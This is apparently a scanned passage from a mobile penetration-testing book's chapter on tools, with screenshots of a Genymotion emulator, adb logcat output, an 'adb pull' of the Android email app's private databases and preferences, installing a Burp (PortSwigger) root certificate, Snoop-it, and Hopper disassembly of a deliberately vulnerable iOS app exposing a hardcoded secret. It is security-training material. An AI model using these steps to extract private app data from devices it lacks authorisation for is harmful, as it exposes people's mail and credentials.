
Please check the virtual device properties before deployment

Google Nexus 5X - 6.0.0 - API 23 - 1080x1920

Description	Google Nexus 5X (5.2"; 1080x1920, 420DPI) AOSP 6.0.0 API 23
System version	
Name	Genymotion Phone - 6.0.0 - API 23 - 2.6.0
Description	Genymotion Virtual Device for Phone
Android Version	6.0.0
Release date	Thu Jan 14 01:04:49 2016
Version number	2.6.0
Screen size - Density	1080x1920 - 420 dpi
Memory size	2048 MB
Number of CPUs	4
Data disk capacity	32768 MB


Cancel Next




















```
Administrator: C:\windows\system32\cmd.exe




C:\Hackbox\A-tools>adb logcat
----- beginning of system
D/local_opengl( 0): Starting local_opengl
----- beginning of main
E/vinput-seamless( 210): found seamless mouse device
I/SurfaceFlinger( 208): SurfaceFlinger is starting
I/SurfaceFlinger( 208): SurfaceFlinger's main thread ready to run. Initializing
D/libEGL ( 208): loaded /system/lib/egl/libEGL_emulation.so
D/libEGL ( 208): loaded /system/lib/egl/libGLESv1_CM_emulation.so
D/libEGL ( 208): loaded /system/lib/egl/libGLESv2_emulation.so
E/ ( 208): Failed to connect to host <UnixStream>!!!
E/EGL_emulation( 208): Failed to establish connection with the host
W/libEGL ( 208): eglInitialize(0xb72a6040) failed (EGL_SUCCESS)
I/mediaserver( 71): ServiceManager: 0xb6216d40
I/AudioFlinger( 71): Using default 3000 mSec as standby time.
I/ServiceManager( 71): Waiting for service batterystats...
I/Vold ( 207): Vold 2.1 (the revenge) firing up
I/lowmemorykiller( 205): Using in-kernel low memory killer interface
E/ ( 208): Failed to connect to host <UnixStream>!!!
E/gralloc_vbox86( 208): gralloc: Failed to get host connection
E/SurfaceFlinger( 208): hwcomposer module not found
E/SurfaceFlinger( 208): ERROR: failed to open framebuffer (I/O error), aborting
----- beginning of crash
F/libc ( 208): Fatal signal 6 (SIGABRT), code -6 in tid 208 (surfaceflinger)
I/DEBUG ( 68): *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
I/DEBUG ( 68): Build fingerprint: 'generic/vbox86p/vbox86p:5.0/LRX21M/buildb
I/DEBUG ( 68): Revision: '0'
I/DEBUG ( 68): ABI: 'x86'
I/DEBUG ( 68): pid: 208, tid: 208, name: surfaceflinger >>> /system/bin/sur
I/DEBUG ( 68): signal 6 (SIGABRT), code -6 (SI_TKILL), fault addr -----
I/DEBUG ( 68):   eax 00000000 ebx 000000d0 ecx 000000d0 edx 00000006
I/DEBUG ( 68):   esi b77fdf08 edi 00000002
I/DEBUG ( 68):   xcs 00000073 xds 0000007b xes 0000007b xfs 00000000 x
I/DEBUG ( 68):   eip b7768ab6 ebp 000000d0 esp bff5ce30 flags 00000282
```

```
C:\windows\system32\cmd.exe


C:\Hackbox\workingfolder>adb pull /data/data/com.android.email
pull: building file list...
pull: /data/data/com.android.email/files/deviceName -> ./files/deviceName
pull: /data/data/com.android.email/databases/suggestions.db-journal -> ./databases/suggestions.db-journal
pull: /data/data/com.android.email/databases/suggestions.db -> ./databases/suggestions.db
pull: /data/data/com.android.email/databases/EmailProviderBody.db-journal -> ./databases/EmailProviderBody.db-journal
pull: /data/data/com.android.email/databases/EmailProviderBody.db -> ./databases/EmailProviderBody.db
pull: /data/data/com.android.email/databases/EmailProvider.db-journal -> ./databases/EmailProvider.db-journal
pull: /data/data/com.android.email/databases/EmailProvider.db -> ./databases/EmailProvider.db
pull: /data/data/com.android.email/shared_prefs/AndroidMail.Main.xml -> ./shared_prefs/AndroidMail.Main.xml
pull: /data/data/com.android.email/shared_prefs/MailAppProvider.xml -> ./shared_prefs/MailAppProvider.xml
pull: /data/data/com.android.email/shared_prefs/UnifiedEmail.xml -> ./shared_prefs/UnifiedEmail.xml
10 files pulled. 0 files skipped.
1991 KB/s (207059 bytes in 0.101s)
```

```
Administrator: C:\windows\system32\cmd.exe

C:\Hackbox>adb install nameoftheapp.apk
2847 KB/s (1573498 bytes in 0.539s)
pkg: /data/local/tmp/nameoftheapp.apk
Success
```















# Welcome to Android Studio

## Recent Projects

No Project Open Yet

## Quick Start

-  Start a new Android Studio project
-  Open an existing Android Studio project
-  VCS  
Check out project from Version Control
-  Import project (Eclipse ADT, Gradle, etc.)
-  Import an Android code sample
-  Configure ⇒
-  Docs and How-Tos ⇒





## Chapter 4: Loading up – Mobile Pentesting Tools

Profile Installed

[Done](#)



**PortSwigger CA**

---

Signed by PortSwigger CA

Verified ✓

Contains Certificate

---

More Details



Cancel

Warning

Install

ROOT CERTIFICATE

Installing the certificate "PortSwigger CA" will add it to the list of trusted certificates on your iPad.

UNVERIFIED PROFILE

The authenticity of "PortSwigger CA" cannot be verified.

Cancel

Install Profile

Install



PortSwigger CA



Signed by PortSwigger CA


Not Verified

Contains Certificate

More Details







# SNOOP-IT


BY NESO SECURITY LABS

## Getting Started Guide

### 1. App Selection

Prior the first run, Snoop-it has to be configured properly. For this, you need to select the Apps you want to analyze using the "Snoop-it Configuration App". Within the 'Applications' tab you are able to choose between available System/Cydia Apps or Apps installed from the official Apple App Store.

**Example:** Tap on 'Select App Store Apps'



## Applications

Injection

### Apps to Analyze:

iGoat

---

Select System/Cydia Apps >

---

Select App Store Apps >



Applications



Settings





## Snoop-it

1.0.10



Change Package Settings



Author

NESO Security Labs



Snoop-it - Runtime Analysis and Manipulation of iOS Apps



More Information



### INSTALLED PACKAGE



Version

1.0.10



Filesystem Content



### SOURCE INFORMATION



NESO Security Labs GmbH

Cydia repository of NESO Security Labs.

de.nesolabs.snoopit  
NESO Security Labs GmbH · Security

Hopper Disassembler v3 File Edit Find Modify Navigate Debug Scripts Window Help

DamnVulnerableOSApp.hop

Navigation Undo / Redo Transformations

Labels Strings

Q password

Tag Scope

Incorrect Username or Password  
passwordTextField  
T@"UITextField",&N,V\_passwordT...  
password  
T@"NSString",&N,V\_password  
password\_brokenCrypt  
Please enter a password  
Password is incorrect  
T@"UITextField",&N,V\_passwordT...  
T@"NSString",&N,V\_password  
userPasswordTextField  
T@"UITextField",&N,V\_userPass...  
Cannot sign up without a password.  
user\_password  
user\_request\_password\_reset  
Password Reset  
Password Reset Failed

0008370a	db	"ThisIsA5Ecret", 0	; XREF=cfstring_This_sA5Ecret
00083718	db	"pushSuccessPage", 0	; XREF=cfstring_pushSuccessPa
00083728	db	"Oops", 0	; XREF=cfstring_Oops
0008372d	db	"Incorrect Username or Password", 0	; XREF=cfstring_Incorrect_Us
0008374c	db	"usernameTextField", 0	
0008375e	db	"T@"UITextField",&N,V_usernameTextField", 0	
00083786	db	"passwordTextField", 0	
00083798	db	"T@"UITextField",&N,V_passwordTextField", 0	
000837c0	db	"urlToLoad", 0	
000837ca	db	"T@"NSString",&N,V_urlToLoad", 0	
000837e7	db	"http://highaltitudehacks.com/2013/08/20/ios-application-security-part-11-analyzi	
00083860	db	"http://google.com/", 0	; XREF=cfstring_http_google
00083873	db	"https://google.com/", 0	; XREF=cfstring_https_google
00083887	db	"POST", 0	; XREF=cfstring_POST
0008388c	db	"card_number", 0	; XREF=cfstring_card_number
00083898	db	"card_name", 0	; XREF=cfstring_card_name
000838a2	db	"card_cvv", 0	; XREF=cfstring_card_cvv
000838ab	db	"application/x-www-form-urlencoded; charset=utf-8", 0	; XREF=cfstring_application
000838dc	db	"Content-Type", 0	; XREF=cfstring_Content_Type
000838e9	db	"Request Sent, lookout !", 0	; XREF=cfstring_Request_Sent
00083901	db	"https://www.google.co.uk", 0	; XREF=cfstring_https_www_g
0008391a	db	"google.co.uk", 0	; XREF=cfstring_google_co_uk
00083927	db	"cer", 0	; XREF=cfstring_cer
0008392b	db	"Request Sent using pinning, lookout !", 0	; XREF=cfstring_Request_Sent
00083951	db	"Certificate validation failed. You will have to do better than this, my boy!!", 0	
0008399f	db	"cardNoField", 0	
000839ab	db	"T@"UITextField",&N,V_cardNoField", 0	
000839cd	db	"cardOwnerNameField", 0	
